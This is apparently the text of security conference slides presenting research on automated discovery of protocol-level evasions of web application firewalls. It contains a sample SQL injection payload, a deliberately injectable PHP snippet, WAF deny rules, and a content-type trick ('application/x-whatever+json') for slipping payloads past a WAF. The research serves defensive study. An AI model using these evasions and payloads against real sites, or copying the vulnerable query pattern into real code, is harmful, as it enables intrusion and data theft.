Break the Wall from Bottom: Automated Discovery of Protocol-Level Evasion Vulnerabilities in Web Application Firewalls

Speaker: Qi Wang(Eki)

Contributors: Jianjun Chen, Run Guo, Chao Zhang, Haixin Duan

Talk Roadmap

- What are WAFs and how do they work?
- How do we discover new evasion cases automatically?
- How to bypass WAF at the protocol-level like a Pro?
  - Bonus: Three useful tactics to bypass WAFs at the protocol-level

WebApps Security Risk


- WebApp uses parameters in HTTP request messages as user inputs
- Malicious user inputs can hijack the control flow of the WebApp

```
?id=0 union select * from secret
<?php
  $id = $_GET['id'];
  $sql = "select * from goods where id=$id";
  $result = mysql_query($sql, $conn);
  while ($row = mysql_fetch_array($result, MYSQL_NUM)) {
      echo "<tr><td>{$row['1']}</td></br><td>{$row['2']}</td></tr>";
  }
?>
```

A code snippet from a PHP WebApp with SQL injection vulnerability


How WAF Protect WebApp from Security Risk?

- WAFs monitor WebApp traffic to block malicious HTTP requests
  - Virtual Patch: protect the WebApp before the developers release the patch.



The never-ending battle between hackers and WAFs


- Cloudflare research* shows lots of activity since Log4jShell
  - Hackers have been looking for ways to bypass WAF
  - *After ${jdni got blocked, the hackers applied encoding methods & log4j features*



*https://blog.cloudflare.com/exploitation-of-cve-2021-44228-before-public-disclosure-and-evolution-of-waf-evasion-patterns/


The Working Principle of WAFs

- Parse -> Match -> Apply



Wait a minute? Looks like a weak rule!

- Just change the case of keywords and use ‘>’ instead of ‘=’
- Now you find **payload-level evasion tactics**




```
ARGS "@contains ’or(1=1)#" "deny"
```

What if the rules become Insane?


- Vendors can configure their rules and only allow number values.

```
ARGS "@contains [^0-9]" "deny"
```



Now the magic time!

- Just change the content-type to ***application/x-whatever+json***



Now the magic time!


- Just change the content-type into ***application/x-whatever+json***
  - WAF won't recognize ***x-whatever+json*** as json body
  - WebApp match '***application/*+json***' and still parse it as json

```
@property
def is_json(self) -> bool:
    """Check if the mimetype indicates JSON data, either
    :mimetype:`application/json` or :mimetype:`application/*+json`.
    """
    mt = self.mimetype
    return (
        mt == "application/json"
        or mt.startswith("application/")
        and mt.endswith("+json")
    )
#
https://github.com/pallets/werkzeug/blob/main/src/werkzeug/sansio/request.py#L527
```

WAF

Different parsers allows protocol-level evasion

- Built-in parser, behavior may be different from each other
- Developers get parameters through higher interfaces like $_GET
- However, the **WAF knows nothing about these interfaces**



Payload-level VS Protocol-level

- Payload: Craft **payload that is not in the rules** of WAF
  - Limited to one specific vulnerability type: SQLi, XSS, …
  - Quickly fixed by updating rules
  - Related work
    - AutoSpear [Blackhat Asia 22]
      - Mutation-guide SQLi payload generator with Monte Carlo algorithm
    - WAF-A-Mole [SAC '20]
      - Generate SQLi payload through adversarial machine learning

Payload-level VS Protocol-level

- Payload: Craft **payload not in the rules** of WAF
  - Limited to one specific vulnerability type: SQLi, XSS, …
  - Quickly fixed by updating rules

Our Focus 👇

- Protocol: Leverage **different parsing behavior** between WAF & WebApp
  - Can be utilized to load arbitrary attack vectors including SQLi, XSS,…
  - Works well even if the WAF has strict rules at payload-level
  - Related works:
    - Protocol-Level Evasion of Web Application Firewalls [Blackhat USA 12]

👈 still many new cases

There are so many “parameters” in HTTP

- WebApps consume parameters in HTTP request messages
  - **Path** parameters
    - /users/{id}
  - **Query** parameters
    - ?role=admin&id=1
  - **Header** parameters
    - X-MyHeader: Value
  - **Cookie** parameters
    - Cookie: debug=0; session=aaa;
  - **Body** parameters
    - x-www-form-urlencoded: a=1&b=2
    - Json {“a”:”1”}
    - Multipart/data
    - XML

